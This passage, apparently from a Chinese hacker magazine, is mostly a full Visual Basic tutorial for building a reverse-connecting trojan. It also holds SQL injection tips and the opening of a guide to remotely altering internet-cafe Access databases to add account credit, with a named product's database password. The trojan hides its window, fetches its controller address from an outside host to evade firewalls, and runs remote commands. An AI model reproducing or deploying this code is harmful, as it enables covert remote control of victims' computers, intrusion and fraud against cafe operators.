Label3.Caption = Rs!soft
'显示软件名称
Label4.Caption = ""
Label4.Caption = Rs!ma
'显示注册码
End If
End Sub
```

以上代码里用到了查找数据库查找语句——SELECT。

SELECT语法

```
SELECT [predicate] { * | table.* | [table.]field1 [AS
alias1] [, [table.]field2 [AS alias2] [, ...]]}
FROM tableexpression [, ...] [IN externaldatabase]
[WHERE...]
[GROUP BY...]
[HAVING...]
[ORDER BY...]
[WITH OWNERAccess OPTION]
```

SELECT语句说明 predicate下列谓词之一: ALL、DISTINCT、DISTINCTROW或TOP。你可用谓词来限制返回的记录数量。如果没有指定谓词，则默认值为ALL。

下面要注意要点: 从特定的表中指定全部字段

> Table　表的名称，此表中包含已被选择的记录的字段。
> field1，field2　字段的名称，该字段包含了您要获取的数据。如果数据包含多个字段，则按列举顺序依次获取它们。
> alias1，alias2　名称，用来作列标头，以代替 table 中原有的列名。
> tableexpression　表的名称，这些表包含要获取的数据。
> externaldatabase　数据库的名称，该数据库包含 tableexpression 中的表，如果这些表不在当前数据库中的话。

现在这个软件就做完了，大家看用VB做的部分很简单吧，几句话就可以完成查找数据库功能，现在我们运行此程序，然后随便输入某个注册软件的名称，这个软件的注册码自然就会出来了。大家如有不清楚的地方可以发E-mail: vv_cool@sina.com，和本人探讨。

Tips: SQL注入攻击常用的函数

有SQL语言基础的人，在进行SQL注入攻击的时候，其成功率比不熟悉的人会高出很多。因此，我们就有必要快速提高一下自己的SQL水平，掌握一些在SQL注入攻击中常用的函数及命令，以提高效率。

Access asc(字符)　SQLServer unicode(字符)

作用: 返回某字符的ASCII码

Access chr(数字)　SQLServer nchar(数字)

作用: 与asc相反，根据ASCII码返回字符

Access mid(字符串,N,L)　SQLServer substring(字符串,N,L)

作用: 返回字符串从N个字符起长度为L的子字符串，即N到N+L之间的字符串

Access abc(数字)　SQLServer abc (数字)

作用: 返回数字的绝对值(在猜解汉字的时候会用到)

Access A between B And C　SQLServer A between B And C

作用: 判断A是否界于B与C之间



VB也玩反弹木马

文/图 姜超

大家对木马已经再熟悉不过了,相信每个玩网络安全的朋友都用过。但是随着普通网民对网络安全认识的逐步深入,防火墙软件也逐渐成为现代网络计算机必备的软件,所以现在普通的木马已经没有什么威胁了,因为稍微配置一下防火墙就能阻止一切外界对内的非法连接,除非是使用者让防火墙允许外面的连接访问(没人这么傻吧?)。但是现在大部分防火墙都有个共同的缺点,就是当自己去向外界访问资源或者连接外界机器时防火墙不会阻拦,所以很多人利用防火墙这个特性来编写新的木马——反弹木马,这种木马可厉害多了,再也不怕普通防火墙了,为什么呢?来看看反弹木马的原理你就明白了。

为什么防火墙不杀我?

一般来说,木马程序分为控制端和被控制端。普通的木马将被控制端运行在目标机器上,并打开目标机器的某个端口开始侦听,随后控制端会扫描某个网段的特定端口,从而连接上被控制端。

随着上网用户的增多,IP资源显得越来越贫乏,这种情况下,出现了代理服务器、NAT(Netword Address Translation,网络地址转换)等技术。使用这些方式上网的用户,并没有真正的合法的Internet IP地址。如果不借助于其他的手段,不在同一局域网的机器是无法主动连接到你的,除非你主动去连接对方。

近来出现的很多反弹木马都是采用主动连接的方式去和控制端取得联系。被控制端通过某种途径获得控制端的IP和端口,并主动连接上去,从而达到被控制的目的。那么现在我就用VB来给大家演示如何制作反弹木马。被控制端会到指定地址(http://xx.xx.xx.xxt/url.txt)去寻找控制端的地址,并连接上去。

我能做什么呢?

1.发送消息给被控制端。

2.在被控端执行任意命令。

3.关闭对方木马程序。

现在我们开始制作这款反弹木马。我们写这个木马需要分两个步骤:

控制端,也称服务端(Server);被控制端,也称做客户端(Client)。

我是怎么被制作的呢?

先来看看反弹木马的客户端的制作方法。

1.用VB新建一个EXE工程,添加以下部件:Microsoft Internet Transfer Control6.0和Microsoft Winsock Control 6.0。前一个控件可以用来访问Internet上的文件,访问途径可以是HTTP、FTP等;后一个控件用来通过TCP/IP协议发送、接收数据。

2. 将主窗体的Visible属性设为False(用来隐藏窗体)。

3. 添加一个Timer1控件,将Timer1的Interval属性设置为5000,也就是每5秒触发一次Timer控件。最后做出的窗体如图1所示。




图1

接下来编写反弹木马服务端的代码:

```
Option Explicit
Private Declare Function GetComputerName Lib "KERNEL32" Alias "GetComputerNameA" (ByVal lpBuffer As String, nSize As Long) As Long
```

下面是访问中转服务器的实现方法:

```
Private m_strMyName As String
Private Sub GetControlerIP()
On Error GoTo errHandle
    Dim str As String
str = Inet1.OpenURL("http://jlovet.51.net/url.txt")
'访问中转服务器上指定的文件
    If Not IsNull(str) Then
        Dim pos As Long
        pos = InStr(1, str, vbCrLf)
        '在str中查找第一个回车
        If pos > 0 Then
'在str中找到回车,把回车之前的字符做为控制端地址
Winsock1.RemoteHost = Left(str, pos - 1)
'回车之后的字符,做为控制端的端口
    Winsock1.RemotePort = Mid(str, pos + Len(vbCrLf))
        End If
    End If
Exit Sub
errHandle:
'如果访问过程中发生错误,则清空控制端的地址和端口
    Winsock1.RemoteHost = ""
    Winsock1.RemotePort = 0
End Sub
```

连接和容错代码:

```
Private Sub Form_Load()
    m_strMyName = GetMyName()
    Call Timer1_Timer
```

```
End Sub

Private Sub Timer1_Timer()
On Error Resume Next
If Winsock1.RemoteHost = "" Or Winsock1.RemotePort = 0 Then
        GetControlerIP
'没有获得控制端的IP和端口，继续尝试访问中转服务器上指定文件
        'Winsock1.RemoteHost = "127.0.0.1"
        'Winsock1.RemotePort = 80
    Else
        '已经获得控制端的IP和端口
        Select Case Winsock1.State
            Case sckClosed
            Winsock1.Connect '连接被关闭，重新连接
            Case sckConnected
                Winsock1.SendData ("MYNAME" & m_strMyName & vbCrLf) '已连接，向服务器发送数据
            Case Else
                Winsock1.Close '关闭连接
        End Select
    End If
End Sub
```

数据收发是这样实现的:

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
On Error GoTo errHandle
'接受控制端的数据
Static strReceived As String
'从控制端获得的累计数据
Dim strTemp As String
'用于临时获取Winsock1的数据
    Winsock1.GetData strTemp, vbString
    strReceived = strReceived + strTemp
    Dim pos As Long
    pos = InStr(1, strReceived, vbCrLf)
      '分离控制端传过来的命令
    Do While pos > 0
        Dim strCommand As String
'用来存储控制端传来的一条命令
        strCommand = Left(strReceived, pos - 1)
        ExecuteCommand strCommand
'执行分离出的命令
    strReceived = Mid(strReceived, pos + Len(vbCrLf))
        pos = InStr(1, strReceived, vbCrLf)
    Loop
Exit Sub
errHandle:
    strReceived = ""
End Sub
```

命令的执行是木马里面比较难的一种方式了，可以通过如下的代码实现:

```
Private Sub ExecuteCommand(ByVal strCommand As String)
On Error Resume Next
'执行控制端发送的命令
If Len(strCommand) >= 6 Then '一条命令最少有6个字符
        Dim strHead As String '命令头
        strHead = Left(strCommand, 6)
        Select Case UCase(strHead) '分析命令头，根据命令头执行不同的操作
            Case "MSGBOX"
                '显示消息
                MsgBox Mid(strCommand, 7), vbInformation, "从控制端传来的消息"
            Case "BEEP  "
                '让喇叭发声
                Beep
            Case "GOURL "
                '访问网址
        Shell "explorer.exe " & Mid(strCommand, 7)
            Case "EXIT  "
                '退出木马
                Unload Me
        End Select
    End If
End Sub
Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
    'Winsock1.Close
    Debug.Print Winsock1.State
    Debug.Print "错误" & Number & Description
End Sub
Private Function GetMyName() As String
    Dim str As String
    str = Space(255)
    GetComputerName str, 255
    Dim i As Integer
    For i = 1 To Len(str)
        If Mid(str, i, 1) = Chr(0) Then
            Mid(str, i, 1) = " "
        End If
    Next
    GetMyName = Trim(str)

End Function
```

以上就是反弹木马的服务端的完整代码，下面我们开始做比较重要的部分——木马客户端。

反弹木马客户端分成以下几个部分。

1.在客户端窗口新键6个Command，分别用来开始监听(CmdStart)、停止监听(CmdStop)、发送消息(CmdStop)、让对方机器发出声音(CmdBeep)、强制访问网址(CmdGoURL)和停止木马运行的(CmdExitControl)。

2.添加ListView控件，用来显示连接情况(LvwComputers)。

3. 新键ImageList1控件和Winsock1控件以及Timer1控件

最后界面效果如图2所示。

下面开始来编写反弹木马的客户端代码

```
Option Explicit
Private m_intMax As Integer
```




图 2

让机器发出"Bee"的声音按扭代码

```
Private Sub CmdBeep_Click()
Dim i As Integer
If LvwComputers.SelectedItem Is Nothing Then
    MsgBox "至少要选择一条记录"
    Exit Sub
End If

For i = 1 To LvwComputers.ListItems.Count
    Dim item As ListItem
    Set item = LvwComputers.ListItems(i)
    If item.Selected Then
        Dim j As Integer
        j = Mid(item.Key, 2)
        Winsock1(j).SendData "BEEP " & vbCrLf
    End If
Next i
'以上代码是让机器发出Bee的声音的
End Sub
```

停止木马运行代码

```
Private Sub CmdExitControl_Click()
'让木马停止运行
Dim i As Integer
If LvwComputers.SelectedItem Is Nothing Then
    MsgBox "至少要选择一条记录"
    Exit Sub
End If

For i = 1 To LvwComputers.ListItems.Count
    Dim item As ListItem
    Set item = LvwComputers.ListItems(i)
    If item.Selected Then
        Dim j As Integer
        j = Mid(item.Key, 2)
        Winsock1(j).SendData "EXIT " & vbCrLf
    End If
Next i
End Sub
```

强制访问网址代码

```
Private Sub CmdGoURL_Click()
Dim i As Integer
If LvwComputers.SelectedItem Is Nothing Then
    MsgBox "至少要选择一条记录"
    Exit Sub
End If

Dim strURL As String
strURL = InputBox("请输入要强制访问的网址。", "请输入", "http://www.sina.com.cn")
'强制对方访问的网址

If strURL = "" Then
    strURL = "http://www.sina.com.cn"
End If

For i = 1 To LvwComputers.ListItems.Count
    Dim item As ListItem
    Set item = LvwComputers.ListItems(i)
    If item.Selected Then
        Dim j As Integer
        j = Mid(item.Key, 2)
        Winsock1(j).SendData "GOURL " & strURL & vbCrLf
    End If
Next i
End Sub
```

发送消息按钮代码

```
Private Sub CmdMsgBox_Click()

Dim i As Integer
If LvwComputers.SelectedItem Is Nothing Then
    MsgBox "至少要选择一条记录"
    Exit Sub
End If

Dim strMessage As String
strMessage = InputBox("请输入要发送到对方计算机的信息。", "请输入", "你好，你的计算机已经中了我的木马。")
'给木马的服务端发送消息

If strMessage = "" Then
strMessage = "你好，你的计算机已经中了我的木马。"
End If
'默认消息为以上内容

For i = 1 To LvwComputers.ListItems.Count
    Dim item As ListItem
    Set item = LvwComputers.ListItems(i)
    If item.Selected Then
        Dim j As Integer
        j = Mid(item.Key, 2)
    Winsock1(j).SendData "MSGBOX" & strMessage & vbCrLf
    End If
Next i
End Sub
```

开始监听按钮代码

```
Private Sub CmdStart_Click()
On Error GoTo errHandle
    Dim strPort As String
    strPort = InputBox("请输入要监听的端口(1 - 65536)
```

```
", "请输入", 80)
        If strPort <> "" Then
            If Not IsNumeric(strPort) Then
                MsgBox "输入的端口必须是数字。"
                Call CmdStart_Click
            Else
    If CLng(strPort) < 1 Or CLng(strPort) > 65536 Then
            MsgBox "端口的范围必须在1－65536之间。"
                Call CmdStart_Click
                Else
                    '输入的数据合法
                    Winsock1(0).Bind CLng(strPort)
                    Winsock1(0).Listen
                    EnableFunctionButtons True
                    CmdStart.Enabled = False
                    CmdStop.Enabled = True
                End If
            End If
        End If
    Exit Sub
    errHandle:
    On Error GoTo 0
        EnableFunctionButtons False
        CmdStart.Enabled = True
        CmdStop.Enabled = False
        Winsock1(0).Close
    '如果按下了CmdStart按扭，以上4个控件的属性就会生效
    End Sub
    Private Sub EnableFunctionButtons(ByVal Enabled As
Boolean)
        CmdMsgBox.Enabled = Enabled
        CmdBeep.Enabled = Enabled
        CmdGoURL.Enabled = Enabled
        CmdExitControl.Enabled = Enabled
    End Sub
```

停止监听代码

```
    Private Sub CmdStop_Click()
    On Error GoTo errHandle
        Dim i As Integer

        For i = 1 To LvwComputers.ListItems.Count
            LvwComputers.ListItems.Remove 1
        Next i
        Winsock1(0).Close
        For i = 1 To m_intMax
            Unload Winsock1(i)
        Next i
        m_intMax = 0

        EnableFunctionButtons False
        CmdStart.Enabled = True
        CmdStop.Enabled = False

    Exit Sub
    errHandle:
    On Error GoTo 0
        EnableFunctionButtons True
        CmdStart.Enabled = False
        CmdStop.Enabled = True
        Winsock1(0).Close
    End Sub
```

窗口主代码

```
    Private Sub Form_Load()
        EnableFunctionButtons False
        CmdStop.Enabled = False
        m_intMax = 0
    End Sub
```

时间控件代码

```
    Private Sub Timer1_Timer()
        Dim i As Integer
        For i = 1 To m_intMax
            If Winsock1(i).State <> sckClosed Then
                Dim item As ListItem
                Set item = LvwComputers.ListItems.item
(CStr("K" & CStr(i)))
                If DateDiff("s", CDate(item.Tag), Time) >
Timer1.Interval / 1000 Then
                LvwComputers.ListItems.Remove item.Index
                    Winsock1(i).Close
                End If
                Set item = Nothing
            End If
        Next i
    End Sub
```

Winsock连接请求代码

```
    Private Sub Winsock1_ConnectionRequest(Index As Integer,
ByVal requestID As Long)
    On Error GoTo errHandle

        If Index = 0 Then
            Dim i As Integer
            Dim bFound As Boolean
            bFound = False
        For i = 1 To m_intMax  ''寻找是否有未连接的WinSock控件
                If Winsock1(i).State = sckClosed Then
                    bFound = True
                    Exit For
                End If
            Next i
            If Not bFound Then
                m_intMax = m_intMax + 1
                Load Winsock1(i)
            End If
            Winsock1(i).LocalPort = 0
            Winsock1(i).Accept requestID
            Dim item As ListItem
            Set item = LvwComputers.ListItems.Add(1, "K"
& CStr(i), Winsock1(i).RemoteHostIP, 1, 1)
            item.SubItems(1) = Winsock1(i).RemotePort
            item.Tag = Time

        End If
    Exit Sub
    errHandle:

    End Sub
```

自定义ExecuteCommand函数

```
Private Sub ExecuteCommand(ByVal Index As Integer, ByVal strCommand As String)
    On Error Resume Next
    '执行控制端发送的命令
    If Len(strCommand) >= 6 Then '一条命令最少有6个字符
            Dim strHead As String '命令头
            strHead = Left(strCommand, 6)
            Select Case UCase(strHead) '分析命令头，根据命令头执行不同的操作
                Case "MYNAME"
                    LvwComputers.ListItems("K" & Index).SubItems(2) = Mid(strCommand, 7)
            LvwComputers.ListItems("K" & Index).Tag = Time
            End Select
        End If
    End Sub
    Winsock 数据代码
    Private Sub Winsock1_DataArrival(Index As Integer, ByVal bytesTotal As Long)
    On Error GoTo errHandle
    '接受木马传来的数据
    Dim strReceived As String '从木马端获得的累计数据
        strReceived = Winsock1(Index).Tag
    Dim strTemp As String '用于临时获取Winsock1 的数据
        Winsock1(Index).GetData strTemp, vbString
        strReceived = strReceived + strTemp
        Dim pos As Long
        pos = InStr(1, strReceived, vbCrLf)
        '分离控制端传过来的命令
        Do While pos > 0
    Dim strCommand As String '用来存储控制端传来的一条命令
            strCommand = Left(strReceived, pos - 1)
    ExecuteCommand Index, strCommand '执行分离出的命令
        strReceived = Mid(strReceived, pos + Len(vbCrLf))
            pos = InStr(1, strReceived, vbCrLf)
        Loop
        Winsock1(Index).Tag = strReceived
    Exit Sub
    errHandle:
        strReceived = ""
    End Sub
```

目前，我自制的反弹木马已经完成了，现在我们可以拿自己的机器来做个实验。首先运行木马的服务端，然后再运行木马的控制端，最后点击开始监听，过一会就看到LvwComputers控件里出现了中木马的机器，如图3 所示。





图 3

通过以上的木马实例编写，我相信大家已经不再小看VB的功能了吧！要记住学什么编程语言都可以，只要学精一门语言，就可以自己写很多东西咯！赶快去试试吧！

用木马远程控制 Access



文／图　清风山林

现在有很多网吧和机房管理软件使用的是Access数据库，各位大菜小菜也许早搞定不少网吧的主机了吧？大家入侵的目的不外是下载它的数据库文件，从而免费上网，但是这个数据库只能看到如帐号、密码一类的信息。如果你用别人的帐号上的话，很容易被逮。最方便、隐藏的方法还是给自己的账号加钱，但是Access不能远程修改，而一般只要网吧主机开着，Access文件就在使用中，替换文件也是不可行的。如何实现对Access的修改呢？

我们知道一般的木马都是分为客户端和服务端，客户端发出命令，服务端执行后返回结果给客户端。今天我们就用这个方法来远程控制Access。

（文中以“吉胜网络妙管家”的Access数据库为例，通过Access密码读取器得知其密码是：chrdwhdhxt，Access的用户名为admin，这在打开数据库文件中要用到。）

代码与原理篇

先说一个关于VB操作Access的一点问题。我们知道VB中的控件并不能识别Access2000及以后的版本，这里

我是通过ODBC数据源进行控制的，要增加一个数据源可以打开"控制面板"－＞"管理工具"－＞"数据源（ODBC）"进行。通过注册表监控，可以修改注册表"HKEY_CURRENT_USER\Software\ODBC\ODBC.INI"来增加，所以我们服务端做的第一件事就是修改注册表建立一个数据源。

下面我们看一下程序的主要代码

1.服务端

控件分布如图1所示。

